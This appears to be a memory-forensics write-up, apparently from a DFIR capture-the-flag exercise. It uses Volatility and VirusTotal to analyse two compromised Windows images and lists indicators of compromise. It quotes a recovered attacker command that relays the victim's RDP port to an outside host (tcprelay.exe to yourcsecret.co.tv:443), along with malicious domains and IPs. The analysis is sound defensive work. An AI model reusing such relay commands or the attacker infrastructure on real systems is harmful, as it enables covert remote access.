
Popular threat label trojan.doris/tiny Threat categories trojan downloader Family labels doris tiny r002c0pip24

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Malware/Win32.RL_Generic.R280623	Alibaba	Trojan:Win32/Generic.0c240409
AliCloud	Trojan:Win/Wacatac.B9nj	ALYac	Gen:Variant.Doris.9265
Antiy-AVL	Trojan/Win32.Tgenic	Arcabit	Trojan.Doris.D2431
Avast	Win32:Evo-gen [Trj]	AVG	Win32:Evo-gen [Trj]
Avira (no cloud)	HEUR/AGEN.1342071	BitDefender	Gen:Variant.Doris.9265

Further analysis of the result on VirusTotal under the **Behavior** tab equally indicates that the user's browser performed an action that opened a command prompt in: **"C:\\Windows\\system32\\cmd.exe".**



13170ec31cf0920ad871b0d0603b6f575f847e523ac977e5177adaf62d569853

Activity Summary

Download Artifacts


ID-R00260081

Highlighted actions

Highlighted Text

"C:\\Windows\\system32\\cmd.exe"

Still under the **Behavior** tab, I identified multiple domains the malware used for DNS resolutions on network communications which includes: ***furious.devilslife.com, ns2.wrauzfevvo.com, th1sis.l1k3aK3y.org, whereare.sexy-serbian.***



Network Communication

DNS Resolutions

furious.devilslife.com

ns2.wrauzfevvo.com

th1sis.l1k3aK3y.org


th1sis.l1k3ak3y.org

whereare.sexy-serbian

ID-R00260081

DNS Resolutions


To confirm whether the malware successfully communicated with any of these domains on the compromised system, I used the strings command with the memory image sample along with grep argument and I discovered that one the domains (***furious.devilslife.com)*** is examined to have been communicating with the system.



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep furious.devilslife.com
^tfurious.devilslife.com
^tfurious.devilslife.com
furious.devilslife.com
furious.devilslife.com

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep ns2.wrauzfevvo.com

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep th1sis.l1k3aK3y.org

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep th1sis.l1k3ak3y.org

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep whereare.sexy-serbian

┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ 
```


Now moving to investigating the **cmd.exe pid 1616** command that was executed by the **iexplore.exe** process. I used the volatility2 plugin ***python2.7 vol.py -f Sample-2.dmp -profile=Win7SP1x86_23418 consoles*** to extract the command history by scanning for all the CONSOLE_INFORMATION executed on the system. This displayed the history of the **cmd.exe PID 1616**, and it was discovered that some suspicious commands such as **whoami.exe** and **tcprelay.exe** were executed. This indicates that the attacker was attempting to query the current username logged in on the system using **whoami** command, and using the **tcprelay** command to forward network communication to the attacker controlled server.

Volatility2 to extract the command history: ***python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1x86_23418 consoles***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ python2.7 vol.py -f Sample-2.dmp --profile=Win7SP1×86_23418 consoles
Volatility Foundation Volatility Framework 2.6.1
────
CommandHistory: 0×2ff638 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 5 LastAdded: 4 LastDisplayed: 4
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×64
Cmd #0 at 0×2fcd58: cd %temp%
Cmd #1 at 0×2fd348: dir
Cmd #2 at 0×2e1038: cd imagedump
Cmd #3 at 0×2fd378: dir
Cmd #4 at 0×304870: winpmem-1.3.1.exe ram.dmp
────
Screen 0×2e64b8 X:80 Y:300
Dump:

**************************************************
ConsoleProcess: conhost.exe Pid: 2168
Console: 0×1081c0 CommandHistorySize: 50
HistoryBufferCount: 3 HistoryBufferMax: 4
OriginalTitle: %SystemRoot%\system32\cmd.exe
Title: C:\Windows\system32\cmd.exe
AttachedProcess: cmd.exe Pid: 1616 Handle: 0×64
────
CommandHistory: 0×427a60 Application: tcprelay.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×0
────
CommandHistory: 0×427890 Application: whoami.exe Flags:
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0×0
────
```

To further confirm which server the network communication is being forwarded to using the **tcprelay**, I executed the strings command with the memory image sample along with grep argument to filter out any strings matches tcprelay.exe (***strings Sample-2.dmp | grep tcprelay.exe***). ***strings Sample-2.dmp | grep tcprelay.exe***



```
┌──(progress㉿R00260081)-[~/…/R00260081/Forensic/Memory Dump/volatility]
└─$ strings Sample-2.dmp | grep tcprelay.exe
  tcprelay.exe
  tcprelay.exe
  tcprelay.exe
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe
\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exe
  tcprelay.exe
5C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
01/12/2013  05:57 PM            22,078 tcprelay.exe
mp\TEMP23\tcprelay.exe
 Doe\AppData\Local\Temp\TEMP23\tcprelay.exeJ
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
01/12/2013  05:57 PM            22,078 tcprelay.exe
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exe
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeJ"
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeN_
C:\Users\John Doe\AppData\Local\Temp\TEMP23\tcprelay.exeJ"
5C:\Users\JOHNDO~1\AppData\Local\Temp\TEMP23\tcprelay.exeg[j
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
```

The above result displayed the complete argument that was used against the executed tcprelay command **"tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443"**. This indicates that the attacker is forwarding network traffic from the IP **192.168.0.22** with port 3389 (common RDP port) on the compromised system to a remote server "**yourcsecret.co.tv**" using port 443 (HTTPS). The original tcprelay file was also placed in the **Temp** directory: ***C:\Users\JOHNDO~1\AppData\Local\ Temp\TEMP23\tcprelay.exe*** as shown above.

Summary and Conclusion:

- The memory Sample-1 was identified as Windows XP (**WinXPSP2x86)** operating system. Investigation of the machine revealed that the system has been affected by a malware which was initiating a TCP network connection to a malicious IPv4 addresses "***41.168.5.140, 125.19.103.198"*** on port 8080 with locations based in South Africa and India respectively, and both connections are operating on **PID 1484**.
- Volatility3 plugin "***python3 vol.py -f Sample-1.dmp windows.malfind***" flagged a running process ***winlogon.exe PID 608*** as *"suspicious DIRTY + PAGE_EXECUTE_READ"* containing a malicious execution code.
- The running processes were extracted into an EXE executable file to further investigate any malicious process. The EXE executable files were analysed using malware analysis sandboxes such as **Hybrid Analysis** and **VirusTotal,** and some range of processes such as ***reader_sl.exe*** pid 1640, ***winlogon.exe*** pid 608, ***wuauctl.exe*** pid 1136, 1588, and ***explorer.exe*** pid 1484 were returned to be heavily contains a malicious activities. The explorer.exe process also operates on the same PID 1484 with the malicious IPv4 addresses communicating with the system.
- A suspicious entry was identified on the command prompt, the command used a legitimate windows update program **"*wuauclt.exe*"** to execute a specially crafted argument:

The entry: ***C:\WINDOWS\system32\wuauclt.exe" /RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1.***

- A malicious EXE file was detected in the registry handling the persistence at **\Device\HarddiskVolume1\Documents** and **Settings\Robert\Application Data\KB00207877.exe**

- The memory Sample-2 was identified as the Windows-7 (***Win7SP1x86_23418)*** operating system. Further investigation of the memory image indicates a system compromised, a memory capturing and possible exfiltration of sensitive information.
- Multiple TCP network connections on IPv4 addresses were identified using the Avast program to initiate the connections.
- ***Iexplore.exe*** created a new process **cmd.exe** pid 1616 to which executed malicious commands using **tcprelay.exe** to forward network communication from the compromised system to a remote attacker controlled server **yourcsecret.co.tv.**
- A suspicious entry was found on the command prompt history which was using a swriter program to execute a script "**Procedure Winpmemdump.odt"** that automates memory capturing of the compromised system:
  C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\John-Doe\Documents\Procedure-Winpmemdump.odt"."--writer"*"env:OOO_CWD=2C:\\Users\\John Doe\\Documents
- An entry "***winpmem-1.3.1.exe ram.dmp***" was also discovered on the command prompt history. The command appears to be saving the memory information capturing result to a file which was then transferred to the **Temp** directory
  C:\Users\JOHNDO~1\AppData\Local\Temp\imagedump\ram.dmp

Indicators of Compromise:

❖ Memory Sample-1

- 41.168.5.140:8080
- 125.19.103.198:8080
- reader_sl.exe pid 1640
- winlogon.exe pid 608
- wuauctl.exe pid 1136, 1588
- explorer.exe pid 1484
- KB00207877.exe
- *C:\WINDOWS\system32\wuauclt.exe"/RunStoreAsComServer Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1*

❖ Memory Sample-2

- tcprelay.exe
- 192.168.0.22 3389
- yourcsecret.co.tv 443

- furious.devilslife.com
- AvastSvc.exe
- C:\Program Files\LibreOffice 3.6\program\swriter.exe" "-o" "C:\Users\JohnDoe\Documents\Procedure-Winpmemdump.odt"."--writer"*"env:OOO_CWD=2C:\\Users\\John Doe\\Documents
- winpmem-1.3.1.exe ram.dmp
- Procedure Winpmemdump.odt

References.

DarkDefender, "Write-Up: Memory Forensics in the DEF CON DFIR CTF," *Medium*, 26 Oct. 2020. [Online]. Available: https://darkdefender.medium.com/write-up-memory-forensicsin-the-def-con-dfir-ctf-c2b50ed62c6b. [Accessed: 25 Nov. 2024].

VirusTotal, "VirusTotal - Free Online Virus, Malware, and URL Scanner," [Online]. Available: https://www.virustotal.com. [Accessed: 30 Nov. 2024].

ONFVP, "Volatility Cheat Sheet," *ONFVP Blog*, [Online]. Available: https://blog.onfvp.com/post/volatility-cheatsheet/. [Accessed: 25 Nov. 2024].